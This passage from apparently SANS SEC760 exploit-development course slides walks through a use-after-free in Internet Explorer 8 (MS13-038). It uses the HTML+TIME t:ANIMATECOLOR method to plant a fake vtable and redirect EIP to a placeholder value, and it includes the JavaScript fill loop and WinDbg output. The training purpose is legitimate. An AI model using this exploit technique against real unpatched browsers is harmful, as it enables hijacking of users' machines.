
Turning Off PageHeap and UST

We need to turn off PageHeap and user mode stack tracing (UST) to ensure that we are not using the debug heap and are seeing the native context of the crash. To turn it off we run the following:

```
C:\Program Files\Windows Kits\8.0\Debuggers\x86>gflags /p /disable
iexplore.exe
path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options
    iexplore.exe: page heap disabled
```

```
C:\Program Files\Windows Kits\8.0\Debuggers\x86>gflags /i iexplore.exe
Current Registry Settings for iexplore.exe executable are: 00000000
```

At this point, we can continue working on the vulnerability in an effort to get control of the process. We cover two techniques to exploit this Use-After-Free condition.



Getting EIP: HTML+TIME Method


- Our first goal is to get control of the instruction pointer
- We will use the HTML+TIME method disclosed by Peter Vreugdenhil from Exodus Intelligence
- This technique works on IE 8 and does not require heap spraying
- It allows us to create an arbitrary array of pointers to strings that we control
- We can create an object full of pointers, matching the size of the freed allocation

SEC760 | Advanced Exploit Development for Penetration Testers 108

Getting EIP: HTML+TIME Method

Our first objective is to get control of the instruction pointer. In this first technique, we will get control using the HTML+TIME method disclosed by Peter Vreugdenhil from Exodus Intelligence. The technique does not require heap spraying, which we will cover after this technique. It works up to IE 8, but is no longer supported on IE 9 and beyond. The technique allows us to create a variable size array of pointers to strings that we control. The goal is to create an object of pointers matching the size of the freed allocation, ensuring that we fill the block with our data.

Peter covers his method on a different vulnerability in an article posted at https://blog.exodusintel.com/2013/01/02/happy-new-year-analysis-of-cve-2012-4792/.



Crash Recap

- The instruction involved in the crash attempted to move a pointer from [eax+70h] into edx – This shot is from when PageHeap was on


```
eax=f0f0f0f0 ebx=05faef80 ecx=05fae548 edx=00000000
esi=035bebc0 edi=00000000 eip=6b88c522 esp=035beb94
ebp= 0359f164 iopl=0 nv up ei pl zr na pe nc cs=001b
mshtml!CElement::Doc+0x2:
6b88c522 8b5070 mov edx,dword ptr [eax+70h]
```

- We need this location to hold a pointer that we can control
- The object's vptr is supposed to point to:
  - const mshtml!CGenericElement::`vftable'

```
0:005> uf poi(ecx) #This is shown with PageHeap off
mshtml!CGenericElement::`vftable':
67366330 caa436           retf    36A4h
```

Crash Recap

During the crash, the instruction is attempting to move a pointer from [eax+70h] into edx and then call the pointer in edx. We need to make sure that this location holds a pointer that we control. When we analyze the object after it is constructed, its vptr points to mshtml!CGenericElement::`vftable.' Offset 0x70 points to "Celement::SecurityContext()." The bottom of the slide shows the output of "uf poi(ecx)." This was performed with PageHeap turned off to show that the VPTR is pointing to the appropriate class.



Virtual Function Table Behavior (1)

- 1) mov eax, [ecx]
- 2) mov edx, [eax+70h]
- 3) call edx


Freed Object
VPTR
DATA
DATA
DATA
DATA
ECX
1
EAX
CFirstLetterContainerBlock::`vftable'
Virtual Function 1 – Offset 0x0
Virtual Function 2 – Offset 0x4
Virtual Function 3 – Offset 0x8
Virtual Function 4 – Offset 0xc
Virtual Function 5 – Offset 0x10
…
…
Virtual Function 28 – Offset 0x70
2
EDX
3
CALL

Virtual Function Table Behavior (1)

On this slide is the behavior that should be occurring with the freed object that is being called. With that being said, we know that there is a problem with this object, and this diagram may not reflect reality. If an object is created from a class using virtual functions, the first DWORD or QWORD should be the object's Virtual Function Pointer (vptr). This pointer should point to the Virtual Function Table for the associated class. In this object's case, it points to CFirstLetterContainerBlock::`vftable.' The instructions during the crash are as follows:

1. mov eax, [ecx]
2. mov edx, [eax+70h]
3. call edx

The diagram depicts what should be happening. ECX points to the object. We take the vptr from the object and load it into EAX. EAX now points to the vftable for CFirstLetterContainerBlock::`vftable.' We then move the Virtual Function Pointer at offset 0x70 into EDX, and then we call the pointer held in EDX.



Virtual Function Table Behavior (2)

- We want to replace the freed object with a malicious object
- If we can control the vptr and the data at that location, we can get control of the instruction pointer

Replaced Object

ECX

1

VPTR

AAAA

AAAA

AAAA

AAAA

EAX

Fake vtable we control

AAAA – Offset 0x0

AAAA – Offset 0x4

AAAA – Offset 0x8

AAAA – Offset 0xc

AAAA – Offset 0x10

...

...

0xdeadc0de – Offset 0x70


2

EDX

3 CALL

Virtual Function Table Behavior (2)

With the HTML+TIME technique, we want to replace the freed object in memory with our own crafted object. If we can control the object's vptr by replacing it, and control the data at the location being pointed to, we should be able to gain control of the instruction pointer. This diagram shows what we are essentially trying to achieve.



Code Needed for HTML+TIME Method

- First, as stated by Microsoft, we must create an XML namespace to use certain elements:
  - <HTML XMLNS:t ="urn:schemas-microsoft-com:time">
- Next, we need to establish "t:" as the namespace. Per MS, this string identifies the HTML+TIME elements as qualified XML namespace extensions.
  - <?IMPORT namespace="t" implementation="#default#time2">
- We will use the <t:ANIMATECOLOR id="myfill"/> element, which changes the color of an HTML object at intervals
  - The t:ANIMATECOLOR element has a values property that we will control
  - It is expected that this list will be an array of pointers that point to valid RGB colors

SANS SEC760 | Advanced Exploit Development for Penetration Testers 112

Code Needed for HTML+TIME Method


Microsoft explains the HTML+TIME feature at https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms533099(v=vs.85)#Authoring. We must first create an XML namespace in order to use certain element types. Per Microsoft, we can accomplish this with the following code:

```
<HTML XMLNS:t ="urn:schemas-microsoft-com:time">
```

We then need to establish "t:" as the namespace. Microsoft states that this string identifies the HTML+TIME elements as qualified XML namespace extensions.

```
<?IMPORT namespace="t" implementation="#default#time2">
```

We then want to use the t:ANIMATECOLOR element, as it has a values property that can be an array of pointers to valid RGB colors. We can potentially use this pointer array to point to a string we control. For more information on the t:ANIMATECOLOR element, visit https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms533592(v=vs.85).



Creating the Array of Pointers (1)

```
fill = "\u4141\u4141";
for (i=0; i < 0x70/4; i++) {
   if (i == 0x70/4-1) {
    fill += unescape("\uc0de\udead");
   }
   else {
    fill += unescape("\u4141\u4141");
   } }
    for(i =0; i < 13; i++) {
         fill += ";fill";
}
```

This block of code will fill 0x70/4 DWORDS of memory with 0x41414141. At 0x70/4 we'll write 0xdeadc0de. Remember, we must write in Unicode and compensate for behavior.


This block results in a semicolon-separated list of strings, which will each get a corresponding pointer. The math is simple: 14 DWORD pointers = 56 bytes, the size of the freed object we need to replace.

SEC760 | Advanced Exploit Development for Penetration Testers 113

Creating the Array of Pointers (1)

Our first job is to create the initial controlled data to which the first pointer in the array will point. In the first block of code, we are executing a simple FOR loop to create 70/4 DWORDS of 0x41414141, followed by a DWORD of 0xdeadc0de at offset 0x70. Remember, the instruction executed during the virtual function call is to load EAX+70h into EDX. If we control this data that will be pointed to by the fake vptr, we can get 0xdeadc0de called. The second block creates a semicolon-separated list of 14 strings, which will each get a corresponding pointer. 14 DWORD pointers = 56 bytes, the exact size of the freed object we need to replace. The first pointer will be the one to our string from the top block, where at offset 0x70 it holds 0xdeadc0de!

```
fill = "\u4141\u4141";
for (i=0; i < 0x70/4; i++) {
   if (i == 0x70/4-1) {
    fill += unescape("\uc0de\udead");
   }
   else {
    fill += unescape("\u4141\u4141");
   } }
    for(i =0; i < 13; i++) {
                    fill += ";fill";
}
```



Creating the Array of Pointers (2)

- Exception handling
  - As Peter points out, the list of pointers should point to valid colors. In order to prevent our script from pausing, we need a try/catch block


```
try {
     a = document.getElementById('myfill');
     a.values = fill;     //Assigning pointers to a.


   }
   catch(e) {}
```

SEC760 | Advanced Exploit Development for Penetration Testers 114

Creating the Array of Pointers (2)

As Peter points out in the aforementioned article, the list of pointers are supposed to point to valid RGB colors. They obviously do not with the script we have created, and therefore we must wrap it in a try/except block so that the script continues execution.

```
try {
    a = document.getElementById('myfill');
    a.values = fill;                    #Assigning pointers to a.


  }
  catch(e) {}
```



Executing the Script

- The full script, "MS13-038-EIP-Control-MS-Time.html," is in your 760.5 folder
- It worked! EIP=DEADC0DE

```
(23c.b30): Access violation - code c0000005
This exception may be expected and handled.
eax=002b6368 ebx=002ca5a8 ecx=0031fb00 edx=deadc0de
esi=0238ec38 edi=00000000 eip=deadc0de esp=0238ec08
ebp=0238ec24 iopl=0 nv up ei pl zr na pe nc cs=001b
ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010246 deadc0de ??
```

- Let's take a closer look at the replaced object

SANS


SEC760 | Advanced Exploit Development for Penetration Testers 115

Executing the Script

We will now execute the script using the HTML+TIME method from Peter. The full script is in your 760.5 folder and is titled "MS13-038-EIP-Control-MS-Time.html." When running the script, we get the following result:

```
(23c.b30): Access violation - code c0000005
This exception may be expected and handled.
eax=002b6368 ebx=002ca5a8 ecx=0031fb00 edx=deadc0de esi=0238ec38
edi=00000000
eip=deadc0de esp=0238ec08 ebp=0238ec24 iopl=0 nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010246 deadc0de ??
```

It worked, and we got control of the instruction pointer. Let's take a closer look at what our object looks like in memory, and the array of pointers we created with our script.



Replaced Object (1)


- ECX points to the object, and the first DWORD is the vptr
- The vptr points to our fake vtable, with deadcode at 0x70!

```
0:005> dd ecx l4
0031fb00  002b6368 00301698 00301608 00301680
0:005> dd poi(ecx)
002b6368  41414141 41414141 41414141 41414141
002b6378  41414141 41414141 41414141 41414141
002b6388  41414141 41414141 41414141 41414141
002b6398  41414141 41414141 41414141 41414141
002b63a8  41414141 41414141 41414141 41414141
002b63b8  41414141 41414141 41414141 41414141
002b63c8  41414141 41414141 41414141 41414141
002b63d8  deadc0de 00000000 55aa1552 8c000000
```

Replaced Object (1)

ECX is the object pointer. When looking at the object in memory, we can see that the vptr is holding 0x002b6368. When we dump the data at this location, we can see it holds our data. Notably, at offset 0x70 is our 0xdeadc0de value!

```
0:005> dd ecx l4
0031fb00  002b6368 00301698 00301608 00301680
0:005> dd poi(ecx)
002b6368  41414141 41414141 41414141 41414141
002b6378  41414141 41414141 41414141 41414141
002b6388  41414141 41414141 41414141 41414141
002b6398  41414141 41414141 41414141 41414141
002b63a8  41414141 41414141 41414141 41414141
002b63b8  41414141 41414141 41414141 41414141
002b63c8  41414141 41414141 41414141 41414141
002b63d8  deadc0de 00000000 55aa1552 8c000000
```



Replaced Object (2)

- As ECX is the replaced object, containing our array of pointers created in our script, each DWORD should point to the semicolon-separated strings

```
0:005> dc poi(ecx) l4
002b6368 41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0:005> dc poi(ecx+4) l4
002b63c8 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
0:005> dc poi(ecx+8) l4
002b63d8 00690066 006c006c 00000000 00742400  f.i.l.l......$t.
0:005> dc poi(ecx+c) l4
002b63b0 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
0:005> dc poi(ecx+10) l4
002b6368 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
```

SANS


SEC760 | Advanced Exploit Development for Penetration Testers 117

Replaced Object (2)

Since we replaced the object with our array of pointers, each pointer should point to our semicolon-separated strings from our script. Let's confirm:

```
0:005> dc poi(ecx) l4
002b6368 41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0:005> dc poi(ecx+4) l4
002b63c8 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
0:005> dc poi(ecx+8) l4
002b63d8 00690066 006c006c 00000000 00742400  f.i.l.l......$t.
0:005> dc poi(ecx+c) l4
002b63b0 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
0:005> dc poi(ecx+10) l4
002b6368 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
```

At this point, the script we used should make complete sense!




Next Goal, Code Execution!

